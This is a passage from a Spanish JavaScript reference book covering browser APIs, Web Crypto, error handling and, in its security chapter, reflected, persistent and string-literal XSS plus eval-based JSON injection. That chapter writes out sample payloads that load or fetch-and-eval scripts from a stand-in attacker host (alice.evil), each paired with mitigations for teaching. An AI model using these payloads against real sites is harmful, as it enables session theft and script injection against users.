La especificación de varios tipos MIME separados por una coma (por ejemplo, `image/jpeg,image/png`) o el uso de comodines (por ejemplo, `image/*` para permitir todos los tipos de imágenes) le ofrecen una forma rápida y potente de restringir el tipo de archivos que desea seleccionar. He aquí un ejemplo para permitir cualquier imagen o vídeo:

```
<input type="file" accept="image/*,video*">
```

Por defecto, la entrada de archivos permite al usuario seleccionar un único archivo. Si desea habilitar la selección de varios archivos, sólo tiene que añadir el atributo múltiple:

```
<input type="file" multiple>
```

A continuación, puede leer todos los archivos seleccionados a través del array de `files` de la entrada de archivos. Véase leer fichero como `dataUrl`.

Sección 89.6: Descarga de CSV del lado del cliente mediante Blob

```
function downloadCsv() {
	var blob = new Blob([csvString]);
	if (window.navigator.msSaveOrOpenBlob){
		window.navigator.msSaveBlob(blob, "filename.csv");
	} else {
		var a = window.document.createElement("a");
		a.href = window.URL.createObjectURL(blob, {
			type: "text/plain"
		});
		a.download = "filename.csv";
		document.body.appendChild(a);
		a.click();
		document.body.removeChild(a);
	}
}
var string = "a1,a2,a3";
downloadCSV(string);
```

Fuente de referencia; https://github.com/mholt/PapaParse/issues/175

Capítulo 90: Notifications API

Sección 90.1: Solicitar permiso para enviar notificaciones

Utilizamos `Notification.requestPermission` para preguntar al usuario si desea recibir notificaciones de nuestro sitio web.

```
Notification.requestPermission(function() {
     if (Notification.permission === 'granted') {
          // aprobado por el usuario.
          // el uso de la nueva sintaxis Notification(...) será ahora correcto
     } else if (Notification.permission === 'denied') {
          // denegado por el usuario.
     } else { // Notification.permission === 'default'
          // el usuario no tomó una decisión.
          // No puedes enviar notificaciones hasta que te den permiso.
     }
});
```

Desde Firefox 47 El método `.requestPermission` también puede devolver una promesa al gestionar la decisión del usuario de conceder el permiso.

```
Notification.requestPermission().then(function(permission) {
     if (!('permission' in Notification)) {
          Notification.permission = permission;
     }
     // ¡tienes permiso!
     }, function(rejection) {
          // manejar el rechazo aquí.
     }
);
```

Sección 90.2: Envío de notificaciones

Después de que el usuario haya aprobado una solicitud de permiso para enviar notificaciones, podemos enviar una simple notificación que diga `Hello` al usuario:

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

Esto enviará una notificación como esta:

Hello

Hello, world!

Sección 90.3: Cerrar una notificación

Puede cerrar una notificación utilizando el método `.close()`.

```
let notification = new Notification(title, options);
// hacer algo de trabajo, luego cerrar la notificación
notification.close()
```

Puede utilizar la función `setTimeout` para cerrar automáticamente la notificación en algún momento en el futuro.

```
let notification = new Notification(title, options);
setTimeout(() => {
notification.close()
}, 4000);
```

El código anterior generará una notificación y la cerrará después de 4 segundos.

Sección 90.4: Eventos de notificación

Las especificaciones de la API de Notificación soportan 2 eventos que pueden ser disparados por una Notificación.

1. El evento `click`.

Este evento se ejecutará cuando haga clic en el cuerpo de la notificación (excluyendo la X de cierre y el botón de configuración de Notificaciones).

Ejemplo:

```
notification.onclick = function(event) {
    console.debug("you click me and this is my event object: ", event);
}
```

2. El evento `error`.

La notificación disparará este evento siempre que ocurra algo incorrecto, como que no se pueda mostrar

```
notification.onerror = function(event) {
    console.debug("There was an error: ", event);
}
```

Capítulo 91: Vibration API

Los dispositivos móviles modernos incluyen hardware para vibraciones. La API de vibración ofrece a las aplicaciones web la posibilidad de acceder a este hardware, si existe, y no hace nada si el dispositivo no lo admite.

Sección 91.1: Una sola vibración

Haz vibrar el dispositivo durante 100 ms:

```
window.navigator.vibrate(100);
```

o

```
window.navigator.vibrate([100]);
```

Sección 91.2: Comprobar si lo soporta

Comprueba si el navegador admite vibraciones

```
if ('vibrate' in window.navigator)
    // el navegador admite vibraciones
else
    // ningún soporte
```

Sección 91.3: Patrones de vibración

Un array de valores describe periodos de tiempo en los que el dispositivo vibra y no vibra.

```
window.navigator.vibrate([200, 100, 200]);
```

Capítulo 92: Battery Status API

Sección 92.1: Eventos de la batería

```
// Obtener la API de la batería
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });
    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });
    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });
    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

Sección 92.2: Obtener el nivel actual de la batería

```
// Obtener la API de la batería
navigator.getBattery().then(function(battery) {
    // El nivel de la batería está entre 0 y 1, así que lo multiplicamos por 100 para obtener en
    porcentajes
    console.log("Battery level: " + battery.level * 100 + "%");
});
```

Sección 92.3: ¿Se está cargando la batería?

```
// Obtener la API de la batería
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("Battery is charging");
    } else {
        console.log("Battery is discharging");
    }
});
```

Sección 92.4: Tiempo restante hasta que se agote la batería

```
// Obtener la API de la batería
navigator.getBattery().then(function(battery) {
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

Sección 92.5: Obtener el tiempo restante hasta que la batería esté completamente cargada

```
// Obtener la API de la batería
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

Capítulo 93: Fluent API

JavaScript es ideal para diseñar API fluidas, orientadas al consumidor y centradas en la experiencia del desarrollador. Combine con características dinámicas del lenguaje para obtener resultados óptimos.

Sección 93.1: Fluent API que captura la construcción de artículos con JS

```
Version ≥ 6

class Item {
	constructor(text, type) {
		this.text = text;
		this.emphasis = false;
		this.type = type;
	}
	toHtml() {
		return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ?
		'</em>' : ''}</${this.type}>`;
	}
}
class Section {
	constructor(header, paragraphs) {
		this.header = header;
		this.paragraphs = paragraphs;
	}
	toHtml() {
		return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
		p.toHtml()).join('')}</section>`;
	}
}
class List {
	constructor(text, items) {
		this.text = text;
		this.items = items;
	}
	toHtml() {
		return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
	}
}
class Article {
	constructor(topic) {
		this.topic = topic;
		this.sections = [];
		this.lists = [];
	}
	section(text) {
		const section = new Section(text, []);
		this.sections.push(section);
		this.lastSection = section;
		return this;
	}
	list(text) {
		const list = new List(text, []);
		this.lists.push(list);
		this.lastList = list;
		return this;
	}
	addParagraph(text) {
		const paragraph = new Item(text, 'p');
		this.lastSection.paragraphs.push(paragraph);
		this.lastItem = paragraph;
```

```
            return this;
        }
        addListItem(text) {
            const listItem = new Item(text, 'li');
            this.lastList.items.push(listItem);
            this.lastItem = listItem;
            return this;
        }
        withEmphasis() {
            this.lastItem.emphasis = true;
            return this;
        }
        toHtml() {
            return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
            s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
        }
}
Article.withTopic = topic => new Article(topic);
```

Esto permite al consumidor de la API tener una construcción de artículos de aspecto agradable, casi un DSL para este propósito, utilizando JS plano:

Version ≥ 6

```
const articles = [
    Article.withTopic('Artificial Intelligence - Overview')
        .section('What is Artificial Intelligence?')
            .addParagraph('Something something')
            .addParagraph('Lorem ipsum')
                .withEmphasis()
        .section('Philosophy of AI')
            .addParagraph('Something about AI philosophy')
            .addParagraph('Conclusion'),
    Article.withTopic('JavaScript')
        .list('JavaScript is one of the 3 languages all web developers must learn:')
            .addListItem('HTML to define the content of web pages')
            .addListItem('CSS to specify the layout of web pages')
            .addListItem(' JavaScript to program the behavior of web pages')
];
document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

Capítulo 94: Web Cryptography API

Sección 94.1: Creación de digests (por ejemplo, SHA-256)

```
// Convertir cadena en ArrayBuffer. Este paso sólo es necesario si desea hacer un hash de una
cadena, no si ya tiene un ArrayBuffer como un Uint8Array.
var input = new TextEncoder('utf-8').encode('Hello world!');
// Calcular el resumen SHA-256
crypto.subtle.digest('SHA-256', input)
// Esperar a la finalización
.then(function(digest) {
      // digest es un ArrayBuffer. Hay varias formas de proceder.
      // Si desea mostrar el resumen como una cadena hexadecimal, esto funcionará:
      var view = new DataView(digest);
      var hexstr = '';
      for(var i = 0; i < view.byteLength; i++) {
            var b = view.getUint8(i);
            hexstr += '0123456789abcdef'[(b & 0xf0) >> 4];
            hexstr += '0123456789abcdef'[(b & 0x0f)];
      }
      console.log(hexstr);
      // De lo contrario, puede simplemente crear un Uint8Array a partir del buffer:
      var digestAsArray = new Uint8Array(digest);
      console.log(digestAsArray);
})
// Captura de errores
.catch(function(err) {
      console.error(err);
});
```

El borrador actual sugiere proporcionar al menos `SHA-1`, `SHA-256`, `SHA-384` y `SHA-512`, pero esto no es un requisito estricto y está sujeto a cambios. Sin embargo, la familia SHA puede seguir considerándose una buena opción, ya que probablemente será compatible con los principales navegadores.

Sección 94.2: Datos aleatorios criptográficos

```
// Crea un array con un tamaño y tipo fijos.
var array = new Uint8Array(5);
// Generar valores criptográficamente aleatorios
crypto.getRandomValues(array);
// Imprime el array en la consola
console.log(array);
```

`crypto.getRandomValues(array)` puede utilizarse con instancias de las siguientes clases (descritas con más detalle en Datos binarios) y generará valores a partir de los rangos dados (ambos extremos inclusive):

- `Int8Array`: -27 a 27-1
- `Uint8Array`: 0 a 28-1
- `Int16Array`: -215 a 215-1
- `Uint16Array`: 0 a 216-1
- `Int32Array`: -231 a 231-1
- `Uint32Array`: 0 a 231-1

Sección 94.3: Generación de un par de claves RSA y conversión a formato PEM

En este ejemplo aprenderá cómo generar un par de claves RSA-OAEP y cómo convertir la clave privada de este par de claves a base64 para poder utilizarla con OpenSSL, etc. Tenga en cuenta que este proceso también se puede utilizar para la clave pública sólo tiene que utilizar prefijo y sufijo a continuación:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

NOTA: Este ejemplo está totalmente probado en estos navegadores: Chrome, Firefox, Opera, Vivaldi

```
function arrayBufferToBase64(arrayBuffer) {
      var byteArray = new Uint8Array(arrayBuffer);
      var byteString = '';
      for(var i=0; i < byteArray.byteLength; i++) {
            byteString += String.fromCharCode(byteArray[i]);
      }
      var b64 = window.btoa(byteString);
      return b64;
}
function addNewLines(str) {
      var finalString = '';
      while(str.length > 0) {
            finalString += str.substring(0, 64) + '\n';
            str = str.substring(64);
      }
      return finalString;
}
function toPem(privateKey) {
      var b64 = addNewLines(arrayBufferToBase64(privateKey));
      var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";
      return pem;
}
// Generemos primero el par de claves
window.crypto.subtle.generateKey(
      {
            name: "RSA-OAEP",
            modulusLength: 2048, // puede ser 1024, 2048 or 4096
            publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
            hash: {name: "SHA-256"} // or SHA-512
      },
      true,
      ["encrypt", "decrypt"]
).then(function(keyPair) {
      /* ahora cuando el par de claves se genera vamos a exportarlo desde el objeto keypair en
      pkcs8 */
      window.crypto.subtle.exportKey(
            "pkcs8",
            keyPair.privateKey
      ).then(function(exportedPrivateKey) {
            // conversión de la clave privada exportada al formato PEM
            var pem = toPem(exportedPrivateKey);
            console.log(pem);
      }).catch(function(err) {
            console.log(err);
      });
});
```

Ya está. Ahora tienes una Clave Privada RSA-OAEP totalmente funcional y compatible en formato PEM que puedes usar donde quieras. ¡Que lo disfrutes!

Sección 94.4: Conversión de un par de claves PEM a CryptoKey

¿Alguna vez se ha preguntado cómo utilizar el par de claves PEM RSA generado por OpenSSL en la API de criptografía web? Si la respuesta es sí. Estupendo. Vas a descubrirlo.

NOTA: Este proceso también se puede utilizar para la clave pública, sólo tiene que cambiar el prefijo y el sufijo a:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

Este ejemplo asume que tienes tu par de claves RSA generado en PEM.

```
function removeLines(str) {
    return str.replace("\n", "");
}
function base64ToArrayBuffer(b64) {
    var byteString = window.atob(b64);
    var byteArray = new Uint8Array(byteString.length);
    for(var i=0; i < byteString.length; i++) {
        byteArray[i] = byteString.charCodeAt(i);
    }
    return byteArray;
}
function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');
    return base64ToArrayBuffer(b64Final);
}
window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});
```

¡Y ya está! Puede utilizar su clave importada en WebCrypto API.

Capítulo 95: Cuestiones de seguridad

Esta es una colección de problemas de seguridad comunes de JavaScript, como XSS e inyección eval. Esta colección también contiene cómo mitigar estos problemas de seguridad.

Sección 95.1: Cross-site scripting (XSS) reflejado

Supongamos que Joe tiene un sitio web en el que puedes entrar, ver vídeos de cachorros y guardarlos en tu cuenta.

Cada vez que un usuario realiza una búsqueda en ese sitio web, es redirigido a `https://example.com/search?q=brown+puppies`.

Si la búsqueda de un usuario no coincide con nada, verá un mensaje del tipo:

> Your search (**brown puppies**), didn't match anything. Try again.

En el backend, ese mensaje se muestra así:

```
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try
    again.";
}
```

Sin embargo, cuando Alice busca `<h1>headings</h1>`, obtiene lo siguiente:

> Your search (**headings**) didn't match anything. Try again.

HTML sin formato:

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Cuando Alice busca `<script>alert(1)</script>`, lo ve:

> Your search (), didn't match anything. Try again.

Y:

Entonces Alice busca `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies`, copia el enlace en su barra de direcciones y envía un correo electrónico a Bob:

> Bob, Cuando busco cachorros bonitos, ¡no aparece nada!

Entonces Alice consigue con éxito que Bob ejecute su script mientras Bob está conectado a su cuenta.

Mitigación:

1. Escape todos los paréntesis angulares en las búsquedas antes de devolver el término buscado cuando no se encuentren resultados.

2. No devuelva el término de búsqueda cuando no se encuentren resultados.

3. **Añada una [política de seguridad de contenidos] que rechace la carga de contenidos activos de otros dominios**.

Sección 95.2: Cross-site scripting (XSS) persistente

Supongamos que Bob posee un sitio web social que permite a los usuarios personalizar sus perfiles.

Alice entra en el sitio web de Bob, crea una cuenta y va a la configuración de su perfil. Establece la descripción de su perfil en `I'm actually too lazy to write something here`.

Cuando sus amigos ven su perfil, este código se ejecuta en el servidor:

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

El resultado es este HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Entonces Alicia pone en la descripción de su perfil `<b>I like HTML</b>`. Cuando visita su perfil, en lugar de ver.

```
<b>I like HTML</b>
```

ella ve

I like HTML

A continuación, Alice establece su perfil en

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write
something here.
```

Cada vez que alguien visita su perfil, obtiene el script de Alice ejecutado en el sitio web de Bob mientras está conectado como su cuenta.

Mitigación

1. Escapar los corchetes angulares en las descripciones de perfiles, etc.

2. Almacenar las descripciones de los perfiles en un archivo de texto sin formato que luego se obtiene con una secuencia de comandos que añade la descripción a través de `.innerText`.

3. **Añadir una [política de seguridad de contenidos] que rechace la carga de contenidos activos de otros dominios**.

Sección 95.3: Cross-site scripting persistente desde literales de cadenas de caracteres de JavaScript

Supongamos que Bob es propietario de un sitio que permite publicar mensajes públicos.

Los mensajes se cargan mediante un script que tiene el siguiente aspecto:

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

La función `addMessage` añade un mensaje publicado al DOM. Sin embargo, en un esfuerzo por evitar XSS, **cualquier HTML en los mensajes publicados se escapa**.

El script se genera **en el servidor** de la siguiente manera:

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

Así que Alice publica un mensaje que dice: `My mom said: "Life is good. Pie makes it better. "`. Pero cuando previsualiza el mensaje, en lugar de ver su mensaje ve un error en la consola:

```
Uncaught SyntaxError: missing ) after argument list
```

¿Por qué? Porque el script generado tiene este aspecto:

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

Es un error de sintaxis. Entonces Alice postea:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Entonces el script generado tiene el siguiente aspecto:

```
addMessage("I like pie");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

Que añade el mensaje `I like pie`, pero también **descarga y ejecuta `https://alice.evil/js_xss.js` cada vez que alguien visita el sitio de Bob**.

Mitigación:

1. Pasar el mensaje publicado a `JSON.stringify()`.

2. En lugar de construir dinámicamente un script, construya un archivo de texto plano que contenga todos los mensajes y que posteriormente sea recuperado por el script.

3. **Añada una política de seguridad de contenidos que rechace la carga de contenidos activos de otros dominios**.

Sección 95.4: Por qué los scripts ajenos pueden perjudicar a un sitio web y a sus visitantes

Si no cree que los scripts maliciosos puedan dañar su sitio, **se equivoca**. Aquí tiene una lista de lo que es un script malicioso puede hacer:

1. Quitarse del DOM para que **no pueda ser rastreado**.

2. Robar las cookies de sesión de los usuarios y **permitir al autor del script iniciar sesión como y suplantar su identidad**.
3. Mostrar un mensaje falso "Su sesión ha expirado. Vuelva a iniciar sesión." que **envía la contraseña del usuario al autor del script**.
4. Registrar un service worker malicioso que ejecute un script malicioso **en cada visita** a esa página web.
5. Colocar un falso paywall exigiendo que los usuarios **paguen dinero** para acceder al sitio **que en realidad va al autor del script**.

Por favor, **no piense que el XSS no dañará su sitio web y a sus visitantes**.

Sección 95.5: Inyección de JSON evaluado

Supongamos que cada vez que alguien visita una página de perfil en el sitio web de Bob, se obtiene la siguiente URL:

```
https://example.com/api/users/1234/profiledata.json
```

Con una respuesta como esta:

```
{
    "name": "Bob",
    "description": "Likes pie & security holes."
}
```

A continuación, los datos se analizan y se insertan:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

Parece bueno, ¿verdad? **No**.

¿Qué pasa si la descripción de alguien es `Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS`. Parece raro, pero si está mal hecho, la respuesta será:

```
{
    "name": "Alice",
    "description": "Likes pie & security
    holes."});alert(1);({"name":"Alice","description":"Likes XSS."
}
```

Y esto será `eval`uado:

```
({
    "name": "Alice",
    "description": "Likes pie & security
    holes."});alert(1);({"name":"Alice","description":"Likes XSS."
})
```

Si no crees que sea un problema, pega eso en tu consola y mira a ver qué pasa.

Mitigación

- **Usa `JSON.parse` en lugar de `eval` para obtener JSON**. En general, no uses `eval`, y definitivamente no uses `eval` con algo que un usuario pueda controlar. `eval` crea un nuevo contexto de ejecución, lo que afecta al rendimiento.
- Escapar correctamente `"` y `\` en los datos de usuario antes de ponerlo en JSON. Si sólo se escapa él `"`, entonces esto va a suceder:

  ```
  Hello! \"});alert(1);({
  ```

Se convertirá en:

```
"Hello! \\"});alert(1);({"
```

Ups. Recuerde escapar tanto el `\` y `"`, o simplemente utilizar `JSON.parse`.

Capítulo 96: Política del mismo origen y Comunicación cruzada entre orígenes

La política Same-Origin es utilizada por los navegadores web para impedir que los scripts puedan acceder a contenidos remotos si la dirección remota no tiene el mismo **origen** que el script. Esto evita que los scripts maliciosos realicen peticiones a otros sitios web para obtener datos confidenciales.

El **origen** de dos direcciones se considera el mismo si ambas URL tienen el mismo *protocolo, nombre de host* y *puerto*.

Sección 96.1: Comunicación cruzada segura con mensajes

El método `window.postMessage()` junto con su manejador de eventos relativo `window.onmessage` pueden utilizarse con seguridad para permitir la comunicación entre orígenes.

El método `postMessage()` del `window` destino puede ser llamado para enviar un mensaje a otra `window`, que podrá interceptarlo con su manejador de eventos `onmessage`, elaborarlo y, si es necesario, enviar una respuesta de vuelta a la ventana remitente usando `postMessage()` de nuevo.

Ejemplo de ventana que se comunica con un marco infantil

Contenido de `http://main-site.com/index.html`:

```
<!-- ... -->
<iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
<script src="main_site_script.js"></script>
<!-- ... -->
```

Contenido de `http://other-site.com/index.html`:

```
<!-- ... -->
<script src="other_site_script.js"></src>
<!-- ... -->
```

Contenido de `main_site_script.js`:

```
// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;
// Add a listener for a response
window.addEventListener('message', function(evt) {
      // IMPORTANT: Check the origin of the data!
      if (event.origin.indexOf('http://other-site.com') == 0) {
            // Check the response
            console.log(evt.data);
            /* ... */
      }
});
// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */, '*');
```

Contenido de `other_site_script.js`:

```
window.addEventListener('message', function(evt) {
      // IMPORTANT: Check the origin of the data!
      if (event.origin.indexOf('http://main-site.com') == 0) {
            // Read and elaborate the received data
            console.log(evt.data);
            /* ... */
            // Send a response back to the main window
            window.parent.postMessage(/* any obj or var */, '*');
      }
});
```

Sección 96.2: Formas de eludir la Política de Same-Origin

En lo que respecta a los motores JavaScript del lado del cliente (los que se ejecutan dentro de un navegador), no existe una solución directa disponible para solicitar contenidos de fuentes distintas del dominio actual. (Por cierto, esta limitación no existe en herramientas JavaScript-servidor como Node JS).

Sin embargo, es posible (en algunas situaciones) recuperar datos de otras fuentes utilizando los siguientes métodos. Tenga en cuenta que algunos de ellos pueden presentar hacks o soluciones alternativas en lugar de soluciones en las que debería confiar el sistema de producción.

Método 1: CORS

Hoy en día, la mayoría de las API públicas permiten a los desarrolladores enviar datos bidireccionalmente entre el cliente y el servidor activando una función denominada CORS (Cross-Origin Resource Sharing). El navegador comprobará si una determinada cabecera HTTP (`Access-Control-Allow-Origin`) está activada y si el dominio del sitio solicitante figura en el valor de la cabecera. Si lo está, el navegador permitirá establecer conexiones AJAX.

Sin embargo, como los desarrolladores no pueden cambiar las cabeceras de respuesta de otros servidores, no siempre se puede confiar en este método.

Método 2: JSONP

Se suele culpar a **JSON** with **P**adding de ser una solución alternativa. No es el método más sencillo, pero aun así cumple su cometido. Este método aprovecha el hecho de que los archivos de script se pueden cargar desde cualquier dominio. Aun así, es crucial mencionar que solicitar código JavaScript de fuentes externas es **siempre** un riesgo potencial para la seguridad y esto debería ser generalmente evitado si hay una mejor solución disponible.

Los datos solicitados mediante JSONP suelen ser JSON, que se ajusta a la sintaxis utilizada para la definición de objetos en JavaScript, lo que hace que este método de transporte sea muy sencillo. Una forma común de permitir que los sitios web utilicen los datos externos obtenidos a través de JSONP es envolverlos dentro de una función de devolución de llamada, que se establece a través de un parámetro `GET` en la URL. Una vez cargado el archivo de script externo, se llamará a la función con los datos como primer parámetro.

```
<script>
      function myfunc(obj){
            console.log(obj.example_field);
      }
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

El contenido de `http://example.com/api/endpoint.js?callback=myfunc` podría tener este aspecto:

```
myfunc({"example_field":true})
```

La función siempre tiene que definirse primero, de lo contrario no estará definida cuando se cargue el script externo.

Capítulo 97: Manejo de errores

Sección 97.1: Objetos Error

Los errores de ejecución en JavaScript son instancias del objeto `Error`. El objeto `Error` también puede utilizarse tal cual o como base para excepciones definidas por el usuario. Es posible lanzar cualquier tipo de valor - por ejemplo, cadenas - pero se recomienda encarecidamente utilizar Error o uno de sus derivados para asegurar que la información de depuración - como las trazas de pila - se conserva correctamente.

El primer parámetro del constructor `Error` es el mensaje de error legible por humanos. Deberías intentar especificar siempre un mensaje de error útil de lo que ha ido mal, incluso si se puede encontrar información adicional en otra parte.

```
try {
	throw new Error('Useful message');
} catch (error) {
	console.log('Something went wrong! ' + error.message);
}
```

Sección 97.2: Interacción con las promesas

Version ≥ 6

Las excepciones son para el código síncrono lo que los rechazos son para el código asíncrono basado en promesas. Si se lanza una excepción en un manejador de promesas, su error se capturará automáticamente y se utilizará para rechazar la promesa en su lugar.

```
Promise.resolve(5)
	.then(result => {
		throw new Error("I don't like five");
	})
	.then(result => {
		console.info("Promise resolved: " + result);
	})
	.catch(error => {
		console.error("Promise rejected: " + error);
	});
```

```
Promise rejected: Error: I don't like five
```

Version > 7

La propuesta de funciones asíncronas -que se espera que forme parte de ECMAScript 2017- amplía esta idea en la dirección opuesta. Si esperas una promesa rechazada, su error se lanza como una excepción:

```
async function main() {
	try {
		await Promise.reject(new Error("Invalid something"));
	} catch (error) {
		console.log("Caught error: " + error);
	}
}
main();
```

```
Caught error: Invalid something
```

Sección 97.3: Tipos de error

Existen seis constructores de errores básicos específicos en JavaScript:

- **`EvalError`** - crea una instancia que representa un error que se produce en relación con la función global `eval()`.
- **`InternalError`** - crea una instancia que representa un error que se produce cuando se lanza un error interno en el motor JavaScript. Por ejemplo, "demasiada recursividad". (Sólo compatible con **Mozilla Firefox**).
- **`RangeError`** - crea una instancia que representa un error que se produce cuando una variable numérica o parámetro está fuera de su rango válido.
- **`ReferenceError`** - crea una instancia que representa un error que se produce al hacer referencia a una referencia no válida.
- **`SyntaxError`** - crea una instancia que representa un error de sintaxis que se produce al analizar código en `eval()`.
- **`TypeError`** - crea una instancia que representa un error que se produce cuando una variable o parámetro no es de un tipo válido.
- **`URIError`** - crea una instancia que representa un error que se produce cuando se pasan parámetros no válidos a `encodeURI()` o `decodeURI()`.

Si está implementando un mecanismo de gestión de errores, puede comprobar qué tipo de error está capturando desde el código.

```
try {
	throw new TypeError();
}
catch (e){
	if(e instanceof Error){
		console.log('instance of general Error constructor');
	}
	if(e instanceof TypeError) {
		console.log('type error');
	}
}
```

En tal caso `e` será una instancia de `TypeError`. Todos los tipos de error extienden el constructor base `Error`, por lo tanto, también es una instancia de `Error`.

Teniendo esto en cuenta nos muestra que comprobar que `e` es una instancia de `Error` es inútil en la mayoría de los casos.

Sección 97.4: Orden de operaciones y reflexiones avanzadas

Sin un bloque **`try catch`**, las funciones indefinidas lanzarán errores y detendrán la ejecución:

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

Arrojará un error y no ejecutará la segunda línea:

```
// Uncaught ReferenceError: undefinedFunction no está definida
```

Necesitas un bloque `try catch`, similar al de otros lenguajes, para asegurarte de que capturas ese error y el código puede continuar ejecutándose:

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Ahora, hemos detectado el error y podemos estar seguros de que nuestro código se va a ejecutar

```
// An error occurred! ReferenceError: undefinedFunction is not defined(…)
// The code-block has finished
// I will run because we caught the error!
```

¿Qué pasa si se produce un error en nuestro bloque `catch`?

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

No procesaremos el resto de nuestro bloque `catch`, y la ejecución se detendrá excepto en el bloque `finally`.

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(…)
```

Siempre puedes anidar tus bloques `try catch`... pero no deberías porque eso se volvería extremadamente desordenado...

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Capturará todos los errores del ejemplo anterior y registrará lo siguiente:

```
//Too much nesting is bad for my heart and soul...
//An error occurred! ReferenceError: undefinedFunction is not defined(…)
//The code-block has finished
//I will run because we caught the error!
```

Entonces, ¿cómo podemos atrapar todos los errores? Para variables y funciones indefinidas: no se puede.

Además, no deberías envolver cada variable y función en un bloque try/catch, porque son ejemplos simples que sólo ocurrirán una vez hasta que los arregles. Sin embargo, para objetos, funciones y otras variables que sabes que existen, pero no sabes si sus propiedades o subprocesos o efectos secundarios existirán, o esperas algunos

estados de error en algunas circunstancias, deberías abstraer tu manejo de errores de alguna manera. He aquí un ejemplo muy básico y su implementación.

Sin una forma protegida de llamar a métodos no confiables o que lancen excepciones:

```
function foo(a, b, c) {
	console.log(a, b, c);
	throw new Error("custom error!");
}
try {
	foo(1, 2, 3);
} catch(e) {
	try {
		foo(4, 5, 6);
	} catch(e2) {
		console.log("We had to nest because there's currently no other way...");
	}
	console.log(e);
}
// 1 2 3
// 4 5 6
// Tuvimos que anidar porque actualmente no hay otra forma...
// Error: custom error!(…)
```

Y con protección:

```
function foo(a, b, c) {
	console.log(a, b, c);
	throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
	try {
		fn.apply(this, args);
	} catch (e) {
		console.log("caught error: " + e.name + " -> " + e.message);
	}
}
protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);
// 1 2 3
// error capturado: Error -> custom error!
// 4 5 6
// error capturado: Error -> custom error!
```

Capturamos los errores y seguimos procesando todo el código esperado, aunque con una sintaxis algo diferente. Cualquiera de las dos formas funcionará, pero a medida que construyas aplicaciones más avanzadas querrás empezar a pensar en formas de abstraer tu gestión de errores.

Capítulo 98: Tratamiento global de errores en navegadores

Parámetro	Detalles
eventOnMessage	Algunos navegadores llamarán al manejador de eventos con un solo argumento, un objeto `Event`. Sin embargo, otros navegadores, especialmente los más antiguos y los móviles más antiguos suministrarán un mensaje `String` como primer argumento.
url	Si se llama a un manejador con más de 1 argumento, el segundo argumento suele ser una URL de un archivo JavaScript que es la fuente del problema.
lineNumber	Si se llama a un manejador con más de 1 argumento, el tercer argumento es un número de línea dentro del archivo fuente JavaScript.
